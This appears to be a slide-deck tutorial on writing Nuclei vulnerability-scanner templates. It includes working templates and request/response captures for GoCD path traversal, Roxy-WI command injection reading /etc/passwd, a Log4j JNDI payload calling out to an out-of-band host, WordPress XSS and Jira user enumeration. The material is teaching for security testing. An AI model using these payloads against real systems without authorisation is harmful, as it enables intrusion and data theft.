How to write your First Nuclei Template ?

projectdiscovery.io

HELLO!


I AM DHIYANESHWARAN

AppSec Researcher at ProjectDiscovery

You can find me at @DhiyaneshDk

AGENDA

- Introduction to Nuclei Templates
- Power of Nuclei Templates
- Writing a Web Templates
- Live Demo



1. Write YAML Template

```yaml
id: CVE-2021-43287

info:
  name: Pre-Auth Takeover of Build Pipelines in GoCD
  author: dhiyaneshDk
  severity: high
  description: GoCD contains a critical information disclosure vulnerability
whose exploitation allows unauthenticated attackers to leak configuration
information including build secrets and encryption keys.

  reference:
    - https://attackerkb.com/assessments/9101a539-4c6e-4638-a2ec-12080b7e3b50
    - https://blog.sonarsource.com/gocd-pre-auth-pipeline-takeover

  remediation: Upgrade to version v21.3.0. or later.

requests:
  - method: GET
    path:
      - "{{BaseURL}}/go/add-on/business-continuity/api/plugin?
folderName=&pluginName=../../../etc/passwd"

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200

      - type: regex
        regex:
          - "root:.*:0:0:"
```

2. Scan

```
$ cat urls.txt

https://mta-sts.example.com
https://mta-sts.forwarding.example.com
https://mta-sts.managed.example.com
https://www.example.com
https://docs.example.com
https://api.example.com
https://gslink.example.com
https://support.example.com
https://resources.example.com

$ cat urls.txt | nuclei -t cve-2021-43287.yaml


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   2.7.7

        projectdiscovery.io

[INF] Using Nuclei Engine 2.7.7 (latest)
[INF] Using Nuclei Templates 9.2.1 (latest)
[CVE-2021-43287] [http] [high] https://api.example.com
[CVE-2021-43287] [http] [high] https://docs.example.com
[CVE-2021-43287] [http] [high] https://support.example.com
```


Introduction to Nuclei Templates

- Nuclei is based on the concepts of YAML based template files that define how the requests will be sent and processed. This allows easy extensibility capabilities to nuclei.
- The templates are written in YAML which specifies a simple human-readable format to quickly define the execution process.

Power Of Nuclei Templates

- Community Powered (500+ Contributors)
- Testing a single vulnerability at large scale
- Writing custom templates for your own needs
- Supports different protocols (TLS, HTTP, DNS, Websocket, Network, File, Headless) and authenticated.

Community powered templates




500

HOW IT WORKS


HTTP

- Nuclei offers extensive support for various features related to HTTP protocol. Raw and Model based HTTP requests are supported, along with options Non-RFC client requests support too.
- HTTP Requests start with a ***request*** block which specifies the start of the requests for the template.

Matchers

- Matchers allow different type of flexible comparisons on protocol responses. They are what makes nuclei so powerful, checks are very simple to write and multiple checks can be added as per need for very effective scanning.
- Multiple matchers can be specified in a request. There are basically 6 types of matchers: **word, status, regex, dsl, size and binary**
- Multiple words and regexes can be specified in a single matcher and can be configured with different conditions like **AND** and **OR**.

Basic HTTP Template with word Matcher




```yaml
id: misconfigured-docker

info:
  name: Docker Container - Misconfiguration Exposure
  author: dhiyaneshDK
  severity: critical
  tags: docker,unauth,devops

requests:
  - method: GET
    path:
      - "{{BaseURL}}/images/json"

    matchers-condition: and
    matchers:
      - type: word
        words:
          - '"ParentId":'
          - '"Container":'
          - '"Labels":'
        condition: and

      - type: status
        status:
          - 200
```

Writing Raw Web Template with regex matcher

Request

Pretty Raw Hex

```
1 POST /app/options.py HTTP/1.1
2 Host: redacted.com:9443
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64) AppleWebKit/537.36 (KHTML, like
4 Connection: close
5 Content-Length: 87
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 Origin: https://redacted.com:9443
8 Referer: https://redacted.com:9443/app/login.py
9 X-Requested-With: XMLHttpRequest
10 Accept-Encoding: gzip, deflate
11
12 alert_consumer=1&serv=127.0.0.1&ipbackend=";cat+/etc/passwd+##&backend_server=127.0.0.1
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Sep 2022 15:10:43 GMT
3 Server: Apache/2.4.37 (AlmaLinux) OpenSSL/1.1.1k mod_wsgi/4.6.4 Python/3.6
4 X-XSS-Protection: 1;
5 X-Frame-Options: deny
6 X-Content-Type-Options: nosniff
7 Strict-Transport-Security: max-age=3600;
8 Cache-Control: no-cache
9 Expires: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 32
13
14 root:x:0:0:root:/root:/bin/bash
15
```

```yaml
id: CVE-2022-31126

info:
  name: Roxy-WI - Unauthenticated Remote Code Execution
  author: DhiyaneshDK
  severity: critical
  reference:
    - http://packetstormsecurity.com/files/167805/Roxy-WI-Remote-Command-Execution.html
    - https://nvd.nist.gov/vuln/detail/CVE-2022-31137
    - https://www.cve.org/CVERecord?id=CVE-2022-31137
    - https://github.com/hap-wi/roxy-wi/security/advisories/GHSA-mh86-878h-43c9
  remediation: Users are advised to upgrade to latest version.
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-31126
    cwe-id: CWE-74
  metadata:
    shodan-query: http.html:"Roxy-WI"
    verified: "true"
  tags: cve,cve2022,rce,unauth,roxy,packetstorm

requests:
  - raw:
      - |
        POST /app/options.py HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded; charset=UTF-8
        X-Requested-With: XMLHttpRequest
        Origin: {{BaseURL}}
        Referer: {{BaseURL}}/app/login.py

        alert_consumer=1&serv=127.0.0.1&ipbackend=";cat+/etc/passwd+##&backend_server=127.0.0.1

    matchers-condition: and
    matchers:
      - type: regex
        part: body
        regex:
          - "root:.*:0:0:"

      - type: status
        status:
          - 200
```

Extractors

- Extractors can be used to extract and display in results a match from the response returned by a template.
- Multiple extractors can be specified in a request. As of now we support two type of extractors.
  - **regex** - Extract data from response based on a Regular Expression.
  - **kval** - Extract key
  - **json** - Extract data from JSON based response in JQ like syntax.
  - **xpath** - Extract xpath based data from HTML Response
  - **dsl** - Extract data from the response based on a DSL expressions.

OOB Testing

- Nuclei supports using the interact.sh API to achieve OOB based vulnerability scanning with automatic Request correlation built in. It's as easy as writing *{{interactsh-url}}* anywhere in the request, and adding a matcher for interact_protocol.

Interactsh Placeholder

- **{{interactsh-url}}** placeholder is supported in http and network requests.
- Interactsh interactions can be used with word, regex or dsl matcher/extractor using interactsh_protocol, interactsh_request and interactsh_response

Writing Templates for OOB Testing + using extractors

```
~ nuclei -t vulnerabilities/other/metabase-log4j.yaml -debug -u "https://redacted.com:443"


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   2.7.7

        projectdiscovery.io


[INF] [metabase-log4j] Dumped HTTP request for https://redacted.com:443/api/geojson?
url=${jndi:ldap://${sys:os.name}.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live}

GET /api/geojson?url=${jndi:ldap://${sys:os.name}.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live} HTTP/1.1
Host: redacted.com

[DBG] [metabase-log4j] Dumped HTTP response https://redacted.com:443/api/geojson?
url=${jndi:ldap://${sys:os.name}.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live}

HTTP/1.1 400 Bad Request
Connection: close
Content-Length: 10901
Cache-Control: max-age=0, no-cache, must-revalidate, proxy-revalidate

{"via":[{"type":"clojure.lang.ExceptionInfo","message":"Invalid GeoJSON file location: must either start
with http:// or https:// or be a relative path to a file on the classpath. URLs referring to hosts that
supply.......}"}

[Linux.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq] Received DNS interaction from redacted.com at 2022-09-29 15:26:18
------------
DNS Request
------------

;; opcode: QUERY, status: NOERROR, id: 49692
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;Linux.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live. IN   A


[2022-09-29 20:56:23] [metabase-log4j:word-1] [http] [critical] https://redacted.com:443/api/geojson?
url=${jndi:ldap://${sys:os.name}.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live} [redacted.com,Linux]

[2022-09-29 20:56:23] [metabase-log4j:regex-2] [http] [critical] https://redacted.com:443/api/geojson?
url=${jndi:ldap://${sys:os.name}.ccqri6a7qo0ikkgn0ts0aywxa9s84bkwq.oast.live} [redacted.com,Linux]
```

```yaml
id: metabase-log4j

info:
  name: Metabase - Remote Code Execution (Apache Log4j)
  author: DhiyaneshDK
  severity: critical
  reference:
    - https://www.cybersecurity-help.cz/vdb/SB2021121706
    - https://logging.apache.org/log4j/2.x/security.html
    - https://nvd.nist.gov/vuln/detail/CVE-2021-44228
  metadata:
    verified: true
    shodan-query: title:"Metabase"
  tags: cve,cve2021,rce,jndi,log4j,metabase

requests:
  - method: GET
    path:
      - "{{BaseURL}}/api/geojson?url=${jndi:ldap://${sys:os.name}.{{interactsh-url}}}"

    matchers-condition: and
    matchers:
      - type: word
        part: interactsh_protocol  # Confirms the DNS Interaction
        words:
          - "dns"

      - type: regex
        part: interactsh_request
        regex:
          - '([a-zA-Z0-9.-]+).([a-z0-9]+).([a-z0-9]+).\w+'  # Match for extracted ${sys:os.name} variable

    extractors:
      - type: kval
        kval:
          - interactsh_ip # Print remote interaction IP in output

      - type: regex
        part: interactsh_request
        group: 1
        regex:
          - '([a-zA-Z0-9\.\-]+)\.([a-z0-9]+)\.([a-z0-9]+)\.\w+'  # Print extracted ${sys:os.name} in output
```

Dynamic Extractor

- Extractors can be used to capture Dynamic Values on runtime while writing Multi-Request templates. CSRF Tokens, Session Headers, etc. can be extracted and used in requests. This feature is only available in RAW request format.
- Extractors - Nuclei - Community Powered Vulnerability Scanner

Writing Authenticated Templates with DSL matcher and helpers

```yaml
id: CVE-2022-1937

info:
  name: WordPress Awin Data Feed <=1.6 - Cross-Site Scripting
  author: Akincibor,DhiyaneshDK
  severity: medium
  reference:
    - https://wpscan.com/vulnerability/eb40ea5d-a463-4947-9a40-d55911ff50e9
    - https://nvd.nist.gov/vuln/detail/CVE-2022-1937
  metadata:
    verified: "true"
  tags: cve,cve2022,xss,awin,wpscan,wp-plugin,wp,wordpress,authenticated

requests:
  - raw:
      - |
        POST /wp-login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        log={{username}}&pwd={{password}}&wp-submit=Log+In&testcookie=1

      - |
        GET /wp-admin/admin-ajax.php?action=get_sw_product&title={{url_encode("<script>alert(document.domain)</script>")}} HTTP/1.1
        Host: {{Hostname}}

    cookie-reuse: true
    req-condition: true
    matchers:
      - type: dsl
        dsl:
          - contains(body_2, 'colspan=\"2\"><script>alert(document.domain)</script></th>')
          - contains(all_headers_2, "text/html")
          - status_code_2 == 200
        condition: and
```

To maintain cookie based browser like session between multiple requests, you can simply use **cookie-reuse: true** in your template,

Useful in cases where you want to maintain session between series of request to complete the exploit chain and to perform authenticated scans.

Example Scenario


PT SWARM @ptswarm · Jun 9

Atlassian Jira Unauth User Enumeration (CVE-2020-36289) discovered by our researcher Mikhail Klyuchnikov.


Jira < 8.5.13
8.6.0 ≤ Jira < 8.13.5
8.14.0 ≤ Jira < 8.15.1

PoC: /secure/QueryComponentRendererValue!Default.jspa?assignee=user:admin

Advisory: jira.atlassian.com/browse/JRASERV...



Request + Response + Strict Matcher = Nuclei Template





```yaml
id: CVE-2020-36289

info:
  name: Atlassian Jira Unauth User Enumeration
  author: dhiyaneshDk
  severity: medium
  description: Affected versions of Atlassian Jira Server and Data Center allow an unauthenticated user to enumerate users via an Information Disclosure vulnera
  reference:
    - https://twitter.com/ptswarm/status/1402644004781633540
    - https://nvd.nist.gov/vuln/detail/CVE-2020-36289
    - https://jira.atlassian.com/browse/JRASERVER-71559
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
    cvss-score: 5.3
    cve-id: CVE-2020-36289
    cwe-id: CWE-200
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2020,jira,atlassian,unauth

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/QueryComponentRendererValue!Default.jspa?assignee=user:admin'
      - '{{BaseURL}}/jira/secure/QueryComponentRendererValue!Default.jspa?assignee=user:admin'

    stop-at-first-match: true
    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'rel=\"admin\"'

      - type: word
        part: header
        words:
          - 'application/json'

      - type: status
        status:
          - 200
```

nuclei -l target_urls.txt -t CVE-2020-36289.yaml

